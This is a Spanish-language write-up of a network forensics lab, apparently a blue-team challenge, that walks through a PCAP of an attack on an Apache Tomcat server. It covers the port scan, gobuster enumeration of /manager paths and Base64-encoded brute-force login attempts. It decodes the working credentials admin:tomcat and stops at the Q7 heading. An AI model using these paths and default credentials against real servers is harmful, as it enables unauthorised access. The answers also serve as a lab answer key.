



Análisis de Compromiso y Persistencia en Servidor Apache Tomcat

Q1:

Dada la actividad sospechosa detectada en el servidor web, el archivo PCAP revela una serie de solicitudes en varios puertos, lo que indica un posible comportamiento de escaneo. ¿Puede identificar la dirección IP de origen responsable de iniciar estas solicitudes en nuestro servidor?

1) - Detectar comportamiento de escaneo

Cuando hablamos de escaneo de puertos, nos referimos a la fase de reconocimiento del atacante la fase del reconocimiento incluye:

- Que servicios están activos en servidor
- Que puertos responden

El patrón más común es un **TCP SYN** Scan a los puertos objetivo sin completar la conexión realizado con la herramienta **Nmap**.

1 - El atacante envía muchos paquetes **SYN (Inicio de conexión)**

2 - El servidor responde al atacante con un **SYN-ACK (indicando que puertos están abiertos en el servidor)**

2) - Usar filtros en Wireshark

Ejecute el filtro **tcp.flags.syn == 1 and tcp.flags.ack == 0**

tcp.flags.syn == 1

- Selecciona paquetes donde el **flag SYN** está activado, es decir, el paquete tcp esta estableciendo una conexión

tcp.flags.ack == 0

- Excluye paquetes que también tienen **ACK**
- Esto elimina respuestas del servidor (**SYN-ACK**)

3) - Observaciones

1) - La dirección IP **14.0.0.120** es quien envía una gran cantidad de paquetes **SYN** a diversos puertos del servidor **10.0.0.112**

Wireshark - Conversations - web server.pcap

Filter: tcp.flags.syn == 1 and tcp.flags.ack == 0

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-09-10 18:13:06,9...	10.0.0.115	10.0.0.105	TCP	74	41330 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3437407056
137	2023-09-10 18:13:45,1...	10.0.0.115	10.0.0.112	TCP	74	44606 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569593168 T
682	2023-09-10 18:15:51,1...	10.0.0.115	10.0.0.112	TCP	74	57784 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569719200
803	2023-09-10 18:16:18,1...	10.0.0.115	10.0.0.112	TCP	74	44194 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569746236
808	2023-09-10 18:16:18,1...	10.0.0.115	10.0.0.112	TCP	74	44200 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569746237
841	2023-09-10 18:16:57,5...	10.0.0.115	10.0.0.112	TCP	74	42224 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569785660
1091	2023-09-10 18:18:52,9...	14.0.0.120	10.0.0.112	TCP	60	51985 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1092	2023-09-10 18:18:52,9...	14.0.0.120	10.0.0.112	TCP	60	51985 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Conversation Settings

Protocol: Ethernet II, Internet Protocol Version 4, Transmission Control Protocol

Dirección A	Puerto A	Dirección B	Puerto B	Paquetes	Bytes
14.0.0.120	51985	10.0.0.112	15	1	60 bytes
14.0.0.120	51985	10.0.0.112	16	1	60 bytes
14.0.0.120	51985	10.0.0.112	17	1	60 bytes
14.0.0.120	51985	10.0.0.112	18	1	60 bytes
14.0.0.120	51985	10.0.0.112	19	1	60 bytes
14.0.0.120	51985	10.0.0.112	20	1	60 bytes
14.0.0.120	51985	10.0.0.112	21	1	60 bytes
10.0.0.115	44606	10.0.0.112	22	1	74 bytes
10.0.0.115	46668	10.0.0.112	22	1	74 bytes
14.0.0.120	51985	10.0.0.112	22	1	60 bytes
14.0.0.120	51985	10.0.0.112	23	1	60 bytes
14.0.0.120	51985	10.0.0.112	24	1	60 bytes
14.0.0.120	51985	10.0.0.112	25	1	60 bytes
14.0.0.120	51985	10.0.0.112	26	1	60 bytes
14.0.0.120	51985	10.0.0.112	27	1	60 bytes
14.0.0.120	51985	10.0.0.112	28	1	60 bytes
14.0.0.120	51985	10.0.0.112	29	1	60 bytes

Ethernet · 3		IPv4 · 3		IPv6	TCP · 9456		UDP
Dirección A	Puerto A	Dirección B	Puerto B	Paquetes	Bytes		
14.0.0.120	51985	10.0.0.112	70	1	60 bytes		
14.0.0.120	51985	10.0.0.112	71	1	60 bytes		
14.0.0.120	51985	10.0.0.112	72	1	60 bytes		
14.0.0.120	51985	10.0.0.112	73	1	60 bytes		
14.0.0.120	51985	10.0.0.112	74	1	60 bytes		
14.0.0.120	51985	10.0.0.112	75	1	60 bytes		
14.0.0.120	51985	10.0.0.112	76	1	60 bytes		
14.0.0.120	51985	10.0.0.112	77	1	60 bytes		
14.0.0.120	51985	10.0.0.112	78	1	60 bytes		
14.0.0.120	51985	10.0.0.112	79	1	60 bytes		
10.0.0.112	55162	14.0.0.120	80	1	74 bytes		
14.0.0.120	51985	10.0.0.112	80	1	60 bytes		
14.0.0.120	51985	10.0.0.112	81	1	60 bytes		
14.0.0.120	51985	10.0.0.112	82	1	60 bytes		
14.0.0.120	51985	10.0.0.112	83	1	60 bytes		
14.0.0.120	51985	10.0.0.112	84	1	60 bytes		
14.0.0.120	51985	10.0.0.112	85	1	60 bytes		

2) - El servidor responde al escaneo mediante paquetes **SYN-ACK** con los siguientes puertos abiertos:

- Puerto: **8080**
- Puerto: **22 (SSH)**

El filtro aplicado es **tcp.flags.syn == 1 and tcp.flags.ack == 1**

- **tcp.flags.syn == 1** → selecciona paquetes con SYN Selecciona paquetes con SYN
- **tcp.flags.ack == 1** → selecciona paquetes con ACK Selecciona paquetes con ACK

Cuando ambos están activos al mismo tiempo, se obtienen los paquetes **SYN-ACK** (respuesta del servidor).

tcp.flags.syn == 1 and tcp.flags.ack == 1 and ip.addr == 10.0.0.112							
No.	Time	Source	Destination	Protocol	Length	Info	
1108	2023-09-10 18:18:52,9...	10.0.0.112	14.0.0.120	TCP	60	22 → 51985 [SYN, ACK]	Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1143	2023-09-10 18:18:52,9...	10.0.0.112	14.0.0.120	TCP	60	8080 → 51985 [SYN, ACK]	Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
126	2023-09-10 18:18:53,4...	10.0.0.112	14.0.0.120	TCP	60	8089 → 51985 [SYN, ACK]	Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
199	2023-09-10 18:19:19,4...	10.0.0.112	14.0.0.120	TCP	74	8080 → 37148 [SYN, ACK]	Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=353825
199	2023-09-10 18:19:19,5...	10.0.0.112	14.0.0.120	TCP	74	8080 → 37162 [SYN, ACK]	Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=353825
199	2023-09-10 18:19:19,5...	10.0.0.112	14.0.0.120	TCP	74	8080 → 37178 [SYN, ACK]	Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=353825
199	2023-09-10 18:19:19,5...	10.0.0.112	14.0.0.120	TCP	74	8080 → 37190 [SYN, ACK]	Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=353825

Respuesta de Q1: **14.0.0.120**

Q2:

Basándose en la dirección IP identificada asociada con el atacante, ¿puede identificar el país desde el cual se originaron las actividades del atacante?

- 1) - Utilice herramientas en línea o bases de datos para buscar <Attacker_IP>. Esto puede ayudar a identificar si la IP es conocida por actividad maliciosa o si pertenece a una red específica.
- 2) - Consulte esta herramienta de búsqueda de direcciones IP: <https://www.abuseipdb.com>

Check an IP Address, Domain Name, Subnet, or ASN
e.g. 190.114.32.212, microsoft.com, 5.188.10.0/24, or AS15169

14.0.0.120

CHECK

14.0.0.120 was not found in our database

This IP was reported 0 times. Confidence of Abuse is 0%: ?

0%

ISP	CHINANET Guangdong province network
Usage Type	Data Center/Web Hosting/Transit
ASN	Unknown
Domain Name	chinatelecom.cn
Country	China
City	Shenzhen, Guangdong

IP info including ISP, Usage Type, and Location provided by IPInfo. Updated weekly.

REPORT 14.0.0.120

WHOIS 14.0.0.120

La dirección IP 14.0.0.120 fue geolocalizada en China (China Telecom)

Respuesta de Q2: China

Q3:

En el archivo PCAP, se detectaron varios puertos abiertos como resultado del escaneo activo del atacante. ¿Cuál de estos puertos proporciona acceso al panel de administración del servidor web?

1) - Identificar los puertos abiertos del servidor

Los puertos que están abiertos en el servidor son el 8080 y 22 (SSH)

14.0.0.120	41404	10.0.0.112	→	8080	1	74 bytes	9458
14.0.0.120	44062	10.0.0.112		8080	1	74 bytes	9460
14.0.0.120	51985	10.0.0.112	→	22	1	60 bytes	13
14.0.0.120	51985	10.0.0.112		8080	1	60 bytes	29

```


1108 2023-09-10 18:18:52,9... 10.0.0.112 14.0.0.120 TCP 60 22 → 51985 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1143 2023-09-10 18:18:52,9... 10.0.0.112 14.0.0.120 TCP 60 8080 → 51985 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

```

- El puerto 22 (SSH) corresponde al acceso remoto por consola, **no es un panel web**
- El puerto 8080 puede ser utilizado comúnmente por **servidores web**


2) - Buscar tráfico web y confirmar el puerto del servicio

El **puerto 8080** está sirviendo **tráfico web (HTTP)** y contiene el **panel de administración**.



El filtro **http.request** muestra solo las **solicitudes HTTP** que envía el cliente (atacante) al **servidor 10.0.0.112**.

Las peticiones HTTP muestran que la ruta del panel de administración **Apache Tomcat** es **/manager/html**.



Respuesta de Q3: **8080**

Q4:

Tras descubrir puertos abiertos en nuestro servidor, parece que el atacante intentó enumerar y descubrir directorios y archivos en nuestro servidor web. ¿Qué herramientas, según el análisis, puede identificar que ayudaron al atacante en este proceso de enumeración?

¿Que es la enumeración web?

Es cuando el atacante prueba muchas rutas mediante herramientas automatizadas. Las herramientas mas comunes son:

- Gobuster
- DirBuster
- Wfuzz
- Dirsearch

1) - Buscar comportamiento sospechoso en las solicitudes HTTP

Hay muchas solicitudes **GET** a diferentes rutas en muy poco periodo de tiempo, en este caso:
Sep 10, 2023 18:19:33.396142000 UTC - Sep 10, 2023 18:19:33.515242000 UTC

http.request						
No.	Time	Source	Destination	Protocol	Length	Info
200...	2023-09-10 18:19:33,3...	14.0.0.120	10.0.0.112	HTTP	156	GET / HTTP/1.1
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	192	GET /0a2cd816-3c71-4411-b1a1-0287040f02d1 HTTP/1.1
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	185	GET /examples/servlet/SnoopServlet HTTP/1.1
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	182	GET /examples/jsp/snp/snoop.jsp HTTP/1.1
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	161	GET /admin HTTP/1.1
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	164	GET /examples HTTP/1.1
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	179	GET /examples/jsp/index.html HTTP/1.1
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	187	GET /examples/servlet/TroubleShooter HTTP/1.1

Frame 20089: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Sep 10, 2023 15:19:33.396142000 Hora verano Sudamérica Pacífico
UTC Arrival Time: Sep 10, 2023 18:19:33.396142000 UTC
Epoch Arrival Time: 1694369973.396142000
[Time shift for this packet: 0.00000000 seconds]
[Time delta from previous captured frame: 0.000363000 seconds]
[Time delta from previous displayed frame: 13.790620000 seconds]
[Time since reference or first frame: 386.466599000 seconds]
Frame Number: 20089
Frame Length: 156 bytes (1248 bits)
Capture Length: 156 bytes (1248 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:tcp:http]
[Coloring Rule Name: HTTP]
[Coloring Rule String: http tcp.port == 80 http2]

No.	Time	Source	Destination	Protocol	Length	Info
203...	2023-09-10 18:19:33,5...	14.0.0.120	10.0.0.112	HTTP	175	GET /tomcat/manager/html HTTP/1.1
204...	2023-09-10 18:19:33,5...	14.0.0.120	10.0.0.112	HTTP	167	GET /web-console HTTP/1.1
204...	2023-09-10 18:19:33,5...	14.0.0.120	10.0.0.112	HTTP	175	GET /web-console/Invoker HTTP/1.1
204...	2023-09-10 18:19:33,5...	14.0.0.120	10.0.0.112	HTTP	162	GET /webdav HTTP/1.1
204...	2023-09-10 18:19:33,5...	14.0.0.120	10.0.0.112	HTTP	173	GET /webdav/index.html HTTP/1.1
204...	2023-09-10 18:19:33,5...	14.0.0.120	10.0.0.112	HTTP	214	GET /webdav/servlet/org.apache.catalina.servlets.WebdavServlet/ HTTP/1.1
204...	2023-09-10 18:19:33,5...	14.0.0.120	10.0.0.112	HTTP	178	GET /webdav/servlet/webdav/ HTTP/1.1

Frame 20410: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits)

Encapsulation type: Ethernet (1)

Arrival Time: Sep 10, 2023 15:19:33.515242000 Hora verano Sudamérica Pacifico

UTC Arrival Time: Sep 10, 2023 18:19:33.515242000 UTC

Epoch Arrival Time: 1694369973.515242000

[Time shift for this packet: 0.000000000 seconds]

[Time delta from previous captured frame: 0.000097000 seconds]

[Time delta from previous displayed frame: 0.000097000 seconds]

[Time since reference or first frame: 386.585699000 seconds]

Frame Number: 20410

Frame Length: 178 bytes (1424 bits)

Capture Length: 178 bytes (1424 bits)

[Frame is marked: False]

[Frame is ignored: False]

[Protocols in frame: eth:ethertype:ip:tcp:http]

[Coloring Rule Name: HTTP]

[Coloring Rule String: http || tcp.port == 80 || http2]

Esto se trata de comportamiento automatizado, indicando el uso de una herramienta de fuerza bruta de directorios

2) - Revisar el User-Agent

Para reconstruir la conversación completa entre el atacante y el servidor mediante el protocolo HTTP, nos dirigimos a **seguir → HTTP Stream**

en los encabezados HTTP se observó el campo **'User-Agent: gobuster/3.6'**, lo que confirma que el atacante utilizó la herramienta **Gobuster** para descubrir **directorios y recursos en el servidor web**.

No.	Time	Source	Destination	Protocol	Length	Info
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	TCP	66	37674 → 8080 [ACK] Seq=96 Ack=1134 Win=64128 Len=0 TSval=429631917 TSecr=3538270934
201...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	234	GET /examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/snp/ HTTP/1.1
202...	2023-09-10 18:19:33,4...	10.0.0.112	14.0.0.120	HTTP	1346	HTTP/1.1 404 Not Found (text/html)
202...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/html HTTP/1.1
203...	2023-09-10 18:19:33,4...	10.0.0.112	14.0.0.120	TCP	1514	8080 → 37674 [ACK] Seq=2414 Ack=366 Win=65024 Len=1448 TSval=3538270934 TSecr=429631982
203...	2023-09-10 18:19:33,4...	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
203...	2023-09-10 18:19:33,4...	14.0.0.120	10.0.0.112	TCP	66	37674 → 8080 [ACK] Seq=366 Ack=5170 Win=64128 Len=0 TSval=429631982 TSecr=429631982

Wireshark · Seguir secuencia HTTP (tcp.stream eq 9449) · web server.pcap

GET /manager/html HTTP/1.1

Host: 10.0.0.112:8080

User-Agent: gobuster/3.6

Accept-Encoding: gzip

Atacante

HTTP/1.1 401 Unauthorized

Server: Apache-Coyote/1.1

Cache-Control: private

Expires: Thu, 01 Jan 1970 02:00:00 EET

WWW-Authenticate: Basic realm="Tomcat Manager Application"

Content-Type: text/html; charset=ISO-8859-1

Content-Length: 2473

Date: Sun, 10 Sep 2023 18:19:34 GMT

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01/EN" "http://www.w3.org/TR/html4/strict.dtd">

<html>

<head>

<title>401 Unauthorized</title>

Durante la fase de enumeración, el servidor respondió con códigos HTTP **404** para rutas inexistentes y **401** para recursos protegidos.

La presencia de respuestas **401** indica que el atacante logró identificar los recursos válidos que **requieren autenticación**, lo que sugiere un avance hacia la fase de acceso mediante credenciales.

```
HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 02:00:00 EET
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 2473
Date: Sun, 10 Sep 2023 18:19:34 GMT
```

El mensaje `WWW-Authenticate: Basic realm="Tomcat Manager Application"` es una cabecera HTTP que indica que el **servidor Apache Tomcat** está solicitando **credenciales de autenticación** para acceder a una zona protegida, en este caso, es hacia el **panel de administración** `/manager/html`.

Respuesta de Q4: **gobuster**

Q5:

Tras intentar enumerar los directorios de nuestro servidor web, el atacante realizó numerosas solicitudes para identificar las interfaces administrativas. ¿Qué directorio específico relacionado con el panel de administración descubrió el atacante?

Al dirigirse a **Estadísticas** → **HTTP** → **Peticiones** nos encontramos con diversas solicitudes dirigidas hacia interfaces administrativas relacionadas con `/manager`.

<code>/manager/undeploy</code>	1
<code>/manager/stop</code>	1
<code>/manager/status/*</code>	1
<code>/manager/status.xsd</code>	1
<code>/manager/start</code>	1
<code>/manager/sessions</code>	1
<code>/manager/serverinfo</code>	1
<code>/manager/save</code>	1
<code>/manager/roles</code>	1
<code>/manager/resources</code>	1
<code>/manager/remove</code>	1
<code>/manager/reload</code>	1
<code>/manager/manager.xml</code>	1
<code>/manager/list</code>	1
<code>/manager/jmxproxy/*</code>	1
<code>/manager/jmxproxy</code>	1
<code>/manager/install</code>	1
<code>/manager/images/tomcat.gif</code>	1
<code>/manager/images/asf-logo.svg</code>	1
<code>/manager/html/upload;jsessionid=0Df586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF342DD7A46974</code>	1
<code>/manager/html/*</code>	1
<code>/manager/html</code>	8
<code>/manager/deploy</code>	1
<code>/manager/</code>	1
<code>/manager</code>	2
<code>/jsp-examples</code>	1
<code>/jmx-console/HtmlAdaptor</code>	1
<code>/jmx-console</code>	1
<code>/invoker/JMXInvokerServlet</code>	1
<code>/host-manager/stop</code>	1
<code>/host-manager/start</code>	1

Ruta de interes del atacante
(Panel de Administracion)

¿Que es /manager?

En servidores Apache Tomcat, **/manager** es parte de **Tomcat Manager Application**. Es el panel de administración web incluido por defecto en Tomcat.

¿Qué es exactamente /manager/html?

Es la interfaz web accesible desde el navegador, Desde ahí un administrador puede **controlar aplicaciones del servidor**.

Dentro del panel puedes:

- Desplegar aplicaciones (Subir archivos .war - Instalar nuevas apps web)
- Ejecutar / detener aplicaciones y eliminar aplicaciones
- Ver información del servidor (Aplicaciones activas - estado del servidor - sesiones)

Respuesta de Q5: **/manager**

Q6:

Tras acceder al panel de administración, el atacante intentó forzar las credenciales de inicio de sesión. ¿Puedes determinar el nombre de usuario y la contraseña correctos que el atacante utilizó para iniciar sesión?

1) - Buscar intentos de autenticación básica (MUY probable en Apache Tomcat)

Ejecute el filtro **http.authorization** para mostrar paquetes **HTTP** que contienen el encabezado: **Authorization**

¿Que es el encabezado Authorization?

Es un campo dentro de una petición HTTP que sirve para enviar credenciales al servidor para autenticarse.

El atacante estuvo realizando ataques de **fuerza bruta** contra el panel de administración de Apache Tomcat usando **autenticación básica HTTP**:

Intento 1:

Authorization: **Basic YWRtaW46YWRtaW4=**

Respuesta: **401 Unauthorized** ❌

Intento 2:

dG9tY2F0OnRvbWNhdA==

401 Unauthorized ❌

Intento 3:

YWRtaW46

401 Unauthorized ❌

Intento 4:

YWRtaW46czNjcjN0

401 Unauthorized ❌

Intento 5:

dG9tY2F0OnMzY3lzdA==

401 Unauthorized ❌

Intento FINAL (Acceso exitoso):

```
GET /manager/html HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46dG9tY2F0 ←
```




```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 02:00:00 EET
Set-Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71; Path=/manager; HttpOnly
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Sun, 10 Sep 2023 18:20:24 GMT
```

2) - Decodificar Base64 en CyberChef para identificar las credenciales que utilizo el atacante

¿Que es el Base64?

Base64 es un **método de codificación**, no **cifrado** que sirve para representar datos (como **usuario:contraseña**) en texto ASCII.

La siguiente imagen muestra la **decodificación de base64** mediante la herramienta **CyberChef**, y así poder identificar las credenciales que utilizo el atacante para acceder al panel de administración **/manager/html** de **Apache Tomcat**:



A través de la decodificación de los encabezados **Authorization en Base64 con CyberChef**, se determinó que las credenciales válidas utilizadas por el atacante fueron **admin:tomcat**, evidenciado por una respuesta **HTTP 200 OK**, lo que confirma el acceso exitoso al panel de administración del servidor.

Respuesta de Q6: admin:tomcat

Q7:

